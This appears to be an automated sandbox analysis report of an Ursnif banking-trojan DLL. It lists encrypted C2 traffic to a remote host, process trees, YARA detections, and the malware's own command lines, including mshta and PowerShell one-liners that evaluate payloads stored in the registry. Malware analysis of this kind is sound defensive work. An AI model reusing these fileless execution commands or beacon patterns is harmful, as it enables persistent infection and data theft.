07 ec db 39 a7 26 ad ac 7b b2 b3 91 27 6f 53 c0 04 28 85 46 6d 27 ab c9 59 89 a5 fd 39 60 bb a1 47 56 a4 4f 29 d9 e6 0d 70 3d 52 6d 12 58 17 26 70 e5 95 c1 71 09 bf 3e 6d 7c 92 6e 6f b8 dd a0 89 00 a9 09 77 09 1a 13 fb 97 45 9c 25 1e 90 69 fe 0a 81 fe bd 21 5d 31 08 da 96 88 42 64 1a 1e 05 e4 8d 37 ef e2 7b 90 34 2a 5a 64 eb 22 17 76 03 be 79 76 ee 07 31 65 d8 25 ca af ed 46 90 ba 45 7e ed 21 eb 7a 87 1a 68 1e 76 d2 d0 5a 94 91 a9 ae 1c 1c ce c2 2f 77 74 5a ae 89 bb 1e 3b 58 d9 07 7b bd b2 6d 49 d8 a7 f8 1e 4f db 5c 58 cd fa 93 9b ae 79 d5 37 b3 36 8f af 78 71 65 84 0c dc b6 c6 80 bf d5 67 08 c0 97 f3 8b 4e 38 8d 0a f0 e7 13 b9 28 ec 97 66 81 db 9f f0 84 29 cc f0 36 4b 19 ef c4 8a 85 36 6b 81 be f0 dc be 64 1d 66 b8 f9 57 6b b4 00 84 a1 7e ed 72 46 ed 30 86 fb 19 d1 cf 12 f7 b2 6a cb 6b 94 d5 e3 40 e4 c1 93 e3 3d 0f ce 84 63 1b 12 eb 94 a1 9c 29 37 e2 6d 48 f6 b1 be 77 f3 71 6c 9c 30 23 54 53 14 b5 e2 f0 82 8b 6c 4d c4 2c ba 24 d2 76 b7 9a 02 b3 8a 47 50 a5 64 21 64 07 13 16 26 48 9d 6b 52 d5 4f f6 71 59 bd 55 39 44 d1 ba 4a b3 15 7e 42 cb 16 25 3a 50 43 a9 1e 0a 71 79 9a 3f 33 cb d9 1c 73 ea c0 3a 75 01 3d a2 67 ee 7d 09 d1 48 1d 28 02 66 ea da f9 8a 83 58 d2 8d 47 e5 34 aa 3c 1c 78 37 67 fc 97 c6 fd 68 04 12 a6 73 bd 42 0a 19 c9 e3 c3 7e f9 10 56 65 9a 10 1a 22 8f 91 40 47 7a e4 0b 1a 62 8b e2 47 dc 30 f6 f4 26 85 ac 6f 5e 8f ce ca de 3e 15 25 46 c2 2e 70 2f 5c fc 83 25 c0 49 d8 3b 5f 51 b2 9f ee 4a aa cb 2b cc fe c3 d6 94 de 73 cd 99 0a e3 48 9c 0c 65 96 7e cb ce a8 df d6 4b bd 22 ee e2 4a e1 7d d4 b8 0c 60 1a 69 d8 4c 9f ec 71 f9 7d 64 f9 9f 5f 15 d0 be 86 6c ca ac 1c 9e 8d 92 28 60 46 fe d0 b9 b6 f7 1b 36 a1 50 4d 8d 3e e3 7c 2c ee 34 0c f5 8d d8 02 48 8a db 5d 80 c4 5a b8 23 6c 9b 86 42 17 ff 1f 21 93 ff 06 7b 2d d6 2d 54 83 de d3 58 6f 41 c6 ee 78 d4 02 67 14 de 02 2a 1d 55 5e 8c 26 88 23 13 36 49 33 e9 1c a1 97 21 6e ed 0a f4 96 f1 8a 2f ce 5c 0e 30 17 ff 83 80 f8 d0 cc e9 40 3f db ca 66 44 a9 c0 bc 47 84 0b 06 a7 63 53 86 10 42 ab 8d 4b b2 20 18 91 ef a4 fa 7c 27 13 84 42 52 6b 7c 3f 02 7a 58 85 26 fe 49 Data Ascii: !!5SX8J7`[3O\~xP`05"_9L}G|3k!G'cwB50O()h#urLbm}&_o>LPtom|c6{`)zyk,,<[;3lp;m~7dyQ5L{RT'HB|<b&/9&{'o S(Fm'Y9`GVO)p=RmX&pq>m|nowE%i!]1Bd7{4*Zd"vyv1e%FE~!zhvZ/wtZ;X{mIO\Xy76xqegN8(f)6K6kdfWk~rF 0jk@=c)7mHwql0#TSlM,$vGPd!d&HkROqYU9DJ~B%:PCqy?3s:u=g}H(fXG4<x7ghsB~Ve"@GzbG0&o^>%F.p/\%I; _QJ+sHe~K"J}`iLq}d_l(`F6PM>|,4H]Z#lB!{--TXoAxg*U^&#6I3!n/\0@?fDGcSBK |'BRk|?zX&I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49738	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:27:49.690335989 CEST	4237	OUT	GET /p0mrlA_2F3nwmuOO5YjXTbA/cd8lEyE4_2/FI8A_2FRC5apSNIFU/7NfGVV9uGpRL/s6DAoaMbBtN/eYfp7C4 d_2F3ls/s4XG4SPnRiQ7lPcEUOZTG/dYTbEto_2F1qrOzS/l0vg3Aj3uP5f_2F/4uoaP31e5KEGdC1u9L/oWhwQd6o E/Nvhp83GHi3mH9zcVaKW0/JwD5AHcQxGrogNbSOUn/soZuo4elXh3sevhCFwKNDb/LefWHBaTOp39g/WKwxmRdA/L 1LsDG1W8J3kilFzwHSP3cM/ofk_2BkzS2/fYG6a0xp2L0bHH9qT/VzjD_2B4vW7z/v2KCn HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: app.flashgameo.at
Aug 3, 2021 20:27:50.222759008 CEST	4237	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:27:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49739	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:27:50.596281052 CEST	4238	OUT	POST /OiT_2FirHnJjoHi9Wz9/lRYYufFMTul_2B_2BY5CkW/SD8SHNDbwgWlv/CzkJRl4V/2qlIA9Op7QeGDe_2Fd wjlV7/xPEy8vzfH2/VxoY4K2lc_2FXWXvK/mDsSgC08BTqd/mqIKDTZ_2F9/kA8vkXWNOd488F/ErqgFvCrl5Yz6us P1jvws/BevN_2BeaMhEHvMh/FRgus9uETEHjdsv/FSZwcCE4sYXuHvntAo/tvQ8Ok9Ns/ghPnWtwC3QyjsPH942Uo/ R1DuZ1r1nnC3Zyx8YUp/2fidg_2Fh8kkAMOPis4sXs/5aKWUUxdSRpal/n_2FzGZTe/pJ3zVp HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: app.flashgameo.at
Aug 3, 2021 20:27:51.118220091 CEST	4239	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 03 Aug 2021 18:27:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 146 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5780 Parent PID: 5624

General

Start time:	20:25:11
Start date:	03/08/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll'
Imagebase:	0xb60000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374227278.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434124521.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434060838.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434180314.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.433841942.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434086354.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.433993641.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374321927.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.381487289.0000000003D4C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374277769.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374345773.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374301760.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434150338.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.434024374.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.377109820.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.433927552.0000000004EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374368880.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374359544.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.374253980.0000000003F48000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: cmd.exe PID: 2512 Parent PID: 5780

General

Start time:	20:25:11
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 5432 Parent PID: 5780

General

Start time:	20:25:11
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Chartthird
Imagebase:	0xee0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 4604 Parent PID: 2512

General

Start time:	20:25:12
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\worVoBJYGD.dll',#1
Imagebase:	0xee0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397556594.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397622522.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397589601.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.400741331.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.406917672.0000000004DDC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397430655.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.459171611.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397475800.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397396701.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397343718.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.397511011.0000000004FD8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3752 Parent PID: 5780

General

Start time:	20:25:16
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Heavybaby
Imagebase:	0xee0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 2832 Parent PID: 5780

General

Start time:	20:25:20
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\worVoBJYGD.dll,Right
Imagebase:	0xee0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 68 Parent PID: 3472

General

Start time:	20:26:29
Start date:	03/08/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Nl6y='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Nl6y).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7786a0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 5708 Parent PID: 68

General

Start time:	20:26:31
Start date:	03/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 4948 Parent PID: 5708

General

Start time:	20:26:31
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 5644 Parent PID: 3472

General

Start time:	20:26:40
Start date:	03/08/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Pksv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Pksv).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7786a0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 1188 Parent PID: 5708

General

Start time:	20:26:41
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.cmdline'
Imagebase:	0x7ff799ea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6052 Parent PID: 5644

General

Start time:	20:26:42
Start date:	03/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1460 Parent PID: 6052

General

Start time:	20:26:43
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 5444 Parent PID: 1188

General

Start time:	20:26:43
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE546.tmp' 'c:\Users\user\AppData\Local\Temp\senxb4p4\CSCD728609DA3104BA4891CE07457BF77DE.TMP'
Imagebase:	0x7ff6a2490000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 4988 Parent PID: 5708

General

Start time:	20:26:49
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.cmdline'
Imagebase:	0x7ff799ea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: 2224 Parent PID: 5780

General

Start time:	20:26:50
Start date:	03/08/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6f6e40000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000002.534765366.000001B2312CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.451828519.000001B2312CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.451943735.000001B2312CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.451905542.000001B2312CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.451696004.000001B2312CC000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: cvtres.exe PID: 4696 Parent PID: 4988

General

Start time:	20:26:51
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES419.tmp' 'c:\Users\user\AppData\Local\Temp\fedhsvoj\CSC2C7CB35724FE4D03B8B83A389D1E5FE.TMP'
Imagebase:	0x7ff6a2490000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 3396 Parent PID: 6052

General

Start time:	20:26:51
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.cmdline'
Imagebase:	0x7ff799ea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4968 Parent PID: 3396

General

Start time:	20:26:53
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCE3.tmp' 'c:\Users\user\AppData\Local\Temp\jqkof1ka\CSCA3035077FC7544A28C7D2FD8A94650.TMP'
Imagebase:	0x7ff6a2490000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 5516 Parent PID: 6052

General

Start time:	20:26:59
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.cmdline'
Imagebase:	0x7ff799ea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4868 Parent PID: 5516

General

Start time:	20:27:00
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES278F.tmp' 'c:\Users\user\AppData\Local\Temp\vbpfsg54\CSCC3210ABFD4B4742A7EBA7934EB0D0.TMP'
Imagebase:	0x7ff6a2490000

File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3472 Parent PID: 2224

General

Start time:	20:27:02
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000000.543947285.000000000F1EC000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: control.exe PID: 5912 Parent PID: 4604

General

Start time:	20:27:05
Start date:	03/08/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6f6e40000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5892 Parent PID: 5912

General

Start time:	20:27:12
Start date:	03/08/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6bbfa0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis